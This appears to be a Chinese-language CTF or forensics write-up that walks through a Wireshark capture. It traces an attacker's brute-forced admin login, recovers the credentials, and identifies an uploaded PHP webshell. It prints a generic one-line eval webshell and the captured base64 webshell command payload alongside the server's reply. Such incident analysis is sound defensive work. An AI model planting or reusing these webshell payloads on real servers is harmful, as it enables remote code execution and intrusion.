
可以看到第一个就是`302重定向`了。

此处只是示例，后面还有很多是`302重定向`的流量，此处省略。


3、黑客登陆web后台所使用的账号密码（形式:username/password）

通过上题的查询，发现有很多`302重定向`登陆成功的结果，有很多不同的账号密码，为了确定黑客所使用的，根据第一题所查找的黑客的ip地址`192.168.94.59`，并得出上题查询的登录流量存在`rec=login`，再次使用过滤语句过滤。

```
http.request.method=="POST" and ip.src==192.168.94.59 and http contains "rec=login"
```



```
http.request.method=="POST" and ip.src==192.168.94.59 and http contains "rec=login"

No.   Time       Source          Destination     Protocol Length Info
73…   5623.712…  192.168.94.59   192.168.32.189  HTTP     733 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5623.728…  192.168.94.59   192.168.32.189  HTTP     734 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5623.737…  192.168.94.59   192.168.32.189  HTTP     736 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5623.737…  192.168.94.59   192.168.32.189  HTTP     734 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5623.747…  192.168.94.59   192.168.32.189  HTTP     735 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5626.308…  192.168.94.59   192.168.32.189  HTTP     734 [TCP Spurious Retransmission] POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5626.308…  192.168.94.59   192.168.32.189  HTTP     735 [TCP Spurious Retransmission] POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
```




```
73…   5626.377…  192.168.94.59   192.168.32.189   HTTP   736 [TCP Spurious Retransmission] POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5626.377…  192.168.94.59   192.168.32.189   HTTP   734 [TCP Spurious Retransmission] POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5702.375…  192.168.94.59   192.168.32.189   HTTP   731 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…   5817.763…  192.168.94.59   192.168.32.189   HTTP   754 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
```

```
> Frame 733517: 754 bytes on wire (6032 bits), 754 bytes captured (6032 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_cb:9f:85 (00:0c:29:cb:9f:85)
> Internet Protocol Version 4, Src: 192.168.94.59, Dst: 192.168.32.189
> Transmission Control Protocol, Src Port: 12620, Dst Port: 80, Seq: 1, Ack: 1, Len: 700
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "user_name" = "admin"
  > Form item: "password" = "admin!@#pass123"
  > Form item: "submit" = "登录"
```

```
0200  2a 3b 71 3d 30 2e 38 0d  0a 52 65 66 65 72 65 72   *;q=0.8· ·Referer
0210  3a 20 68 74 74 70 3a 2f  2f 31 39 32 2e 31 36 38   : http:/ /192.168
0220  2e 33 32 2e 31 38 39 2f  61 64 6d 69 6e 2f 6c 6f   .32.189/ admin/lo
0230  67 69 6e 2e 70 68 70 0d  0a 41 63 63 65 70 74 2d   gin.php· ·Accept-
0240  45 6e 63 6f 64 69 6e 67  3a 20 67 7a 69 70 2c 20   Encoding : gzip,
0250  64 65 66 6c 61 74 65 0d  0a 41 63 63 65 70 74 2d   deflate· ·Accept-
0260  4c 61 6e 67 75 61 67 65  3a 20 7a 68 2d 43 4e 2c   Language : zh-CN,
0270  7a 68 3b 71 3d 30 2e 39  0d 0a 43 6f 6f 6b 69 65   zh;q=0.9 ··Cookie
0280  3a 20 50 48 50 53 45 53  53 49 44 3d 61 6d 32 39   : PHPSES SID=am29
0290  67 72 38 6b 74 68 64 66  63 67 62 61 6f 65 65 66   gr8kthdf cgbaoeef
02a0  70 67 67 76 37 34 0d 0a  0d 0a 75 73 65 72 5f 6e   pggv74·· ··user_n
02b0  61 6d 65 3d 61 64 6d 69  6e 26 70 61 73 73 77 6f   ame=admi n&passwo
02c0  72 64 3d 61 64 6d 69 6e  25 32 31 25 34 30 25 32   rd=admin %21%40%2
02d0  33 70 61 73 73 31 32 33  26 73 75 62 6d 69 74 3d   3pass123 &submit=
02e0  25 45 37 25 39 39 25 42  42 25 45 35 25 42 44 25   %E7%99%B B%E5%BD%
02f0  39 35                                              95
```

HTML Form URL Encoded (urlencoded-form), 72 字节   分组: 736029 · 已显示: 2500 (0.3%)   配置: Default

由于通过过滤之后，仍存在众多`302重定向`登陆的流量，逐一进行追踪TCP流这种方法不现实，因此根据其它大师以往的经验，直接追踪最后一个流量的TCP流（一般黑客成功登录到需要的后台，就不会继续），如果查询出是`302重定向`，那么此流量所提交的表单中就有我们所需要的账号和密码。



Wireshark · 追踪 TCP 流 (tcp.stream eq 71841) · webone.pcap

```
POST /admin/login.php?rec=login HTTP/1.1
Host: 192.168.32.189
Connection: keep-alive
Content-Length: 72
Cache-Control: max-age=0
Origin: http://192.168.32.189
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/67.0.3396.62 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8
Referer: http://192.168.32.189/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=am29gr8kthdfcgbaoeefpggv74

user_name=admin&password=admin%21%40%23pass123&submit=%E7%99%BB%E5%BD%95HTTP
/1.1 302 Found
Date: Wed, 08 Aug 2018 08:11:45 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Expires: Fri, 14 Mar 1980 20:53:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Wed, 08 Aug 2018 08:11:45 GMT
Location: http://192.168.32.189/admin/index.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```

分组 733517. 1 客户端 分组, 1 服务器 分组, 1 turn(s). 点击选择.


整个对话 (1090 bytes)   显示和保存数据为 ASCII   流 71841

可以看到最后一个流量是`302重定向`，通过前面一张图可得知黑客登陆web后台所使用的账号密码是（admin/admin!@#pass123）

4、黑客上传的webshell文件名、内容以及内容的base编码


webshell也就是一句话木马，而通常一句话木马的样式为`<?php @eval($_POST['pass']); ?>`。
先通过过滤语句进行过滤。

```
http.request.method=="POST" and ip.src==192.168.94.59 and http
```



webone.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…

```
http.request.method=="POST" and ip.src==192.168.94.59 and http

No.  Time       Source         Destination    Protocol Length Info
73…  5789.718…  192.168.94.59  192.168.32.189 HTTP     634 POST /admin/cloud.php?rec=update_number HTTP/1.1  (application/x-www-form-urlencoded)
73…  5817.763…  192.168.94.59  192.168.32.189 HTTP     754 POST /admin/login.php?rec=login HTTP/1.1  (application/x-www-form-urlencoded)
73…  5833.009…  192.168.94.59  192.168.32.189 HTTP     643 POST /admin/cloud.php?rec=update_number HTTP/1.1  (application/x-www-form-urlencoded)
73…  5936.657…  192.168.94.59  192.168.32.189 HTTP     731 POST /images/article/a.php HTTP/1.1  (application/x-www-form-urlencoded)
73…  5939.485…  192.168.94.59  192.168.32.189 HTTP     795 POST /images/article/a.php HTTP/1.1  (application/x-www-form-urlencoded)
73…  5941.344…  192.168.94.59  192.168.32.189 HTTP     795 POST /images/article/a.php HTTP/1.1  (application/x-www-form-urlencoded)
73…  5982.587…  192.168.94.59  192.168.32.189 HTTP     453 POST /images/article/a.php HTTP/1.1  (application/x-www-form-urlencoded)
73…  5992.026…  192.168.94.59  192.168.32.189 HTTP     779 POST /images/article/a.php HTTP/1.1  (application/x-www-form-urlencoded)
73…  5992.026…  192.168.94.59  192.168.32.189 HTTP     779 POST /images/article/a.php HTTP/1.1  (application/x-www-form-urlencoded)
73…  6004.768…  192.168.94.59  192.168.32.189 HTTP     761 POST /images/article/a.php HTTP/1.1  (application/x-www-form-urlencoded)
73…  6006.278…  192.168.94.59  192.168.32.189 HTTP     761 POST /images/article/a.php HTTP/1.1  (application/x-www-form-urlencoded)

> Frame 733932: 731 bytes on wire (5848 bits), 731 bytes captured (5848 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_cb:9f:85 (00:0c:29:cb:9f:85)
> Internet Protocol Version 4, Src: 192.168.94.59, Dst: 192.168.32.189
> Transmission Control Protocol, Src Port: 12855, Dst Port: 80, Seq: 246, Ack: 1, Len: 677
> [2 Reassembled TCP Segments (922 bytes): #733930(245), #733932(677)]
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "1234" = "@eval(base64_decode($_POST[action]));"
  > Form item: "action" = "QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ21jX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0+fCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJ

0000  00 0c 29 cb 9f 85 b0 f9  63 39 42 ed 08 00 45 00   ··)·····  c9B···E·
0010  02 cd 23 ef 40 00 7f 06  d4 f2 c0 a8 5e 3b c0 a8   ··#·@···  ····^;··
0020  20 bd 32 37 00 50 87 b4  11 e3 a9 0f 23 8a 50 18    ·27·P··  ····#·P·
0030  00 44 36 15 00 00 31 32  33 34 3d 40 65 76 61 6c   ·D6···12  34=@eval
0040  01 28 62 61 73 65 36 34  5f 64 65 63 6f 64 65 28   ·(base64  _decode(
0050  24 5f 50 4f 53 54 5b 61  63 74 69 6f 6e 5d 29 29   $_POST[a  ction]))
0060  3b 26 61 63 74 69 6f 6e  3d 51 47 6c 75 61 56 39   ;&action  =QGluaV9
0070  7a 5a 58 51 6f 49 6d 52  70 63 33 42 73 59 58 6c   zZXQoImR  pc3BsYXl
0080  66 5a 58 4a 79 62 33 4a  7a 49 69 77 69 4d 43 49   fZXJyb3J  zIiwiMCI
0090  70 4f 30 42 7a 5a 58 52  66 64 47 6c 74 5a 56 39   pO0BzZXR  fdGltZV9
00a0  73 61 57 31 70 64 43 67  77 4b 54 74 41 63 32 56   saW1pdCg  wKTtAc2V
00b0  30 58 32 31 68 5a 32 6c  6a 58 33 46 31 62 33 52   0X21hZ2l  jX3F1b3R
00c0  6c 63 31 39 79 64 57 35  30 61 57 31 6c 4b 44 41   lc19ydW5  0aW1lKDA
00d0  70 4f 32 56 6a 61 47 38  6f 49 69 30 25 32 42 66   pO2VjaG8  oIi0%2Bf
00e0  43 49 70 4f 7a 73 6b 52  44 31 6b 61 58 4a 75 59   CIpOzskR  D1kaXJuY

Frame (731 bytes)   Reassembled TCP (922 bytes)
webone.pcap                          分组: 736029 · 已显示: 3303 (0.4%)          配置: Default
```

通过漫长而又无聊的翻阅流量后，发现了一处存在疑点（图片上传功能上传了一堆a.php文件（一般不会在上传图片中上传PHP文件），此时可以猜测有可能是黑客通过图片上传功能上传木马。
通过追踪TCP流，发现类似一句话木马的样式`@eval.(base64_decode($_POST[action]))`，确认这就是一句话木马。


Wireshark · 追踪 TCP 流 (tcp.stream eq 71865) · webone.pcap

```
POST /images/article/a.php HTTP/1.1
User-Agent: Java/1.8.0_171
Host: 192.168.32.189
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 677

1234=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwi
MCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8o
Ii0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PS
IiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZi
hzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX2
RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG
9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj
0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPS
IoeyR1c3J9KSI7cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3DHTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 08:13:44 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
```




```
Content-Length: 140
Connection: close
Content-Type: text/html; charset=UTF-8

->|/var/www/html/images/article          Linux
localhost.localdomain 2.6.32-504.23.4.el6.x86_64 #1 SMP Tue Jun 9 20:57:37
UTC 2015 x86_64(apache)|<-
```

2 客户端 分组, 1 服务器 分组, 1 turn(s).

整个对话 (1256 bytes)　显示和保存数据为 ASCII　流 71865

查找:

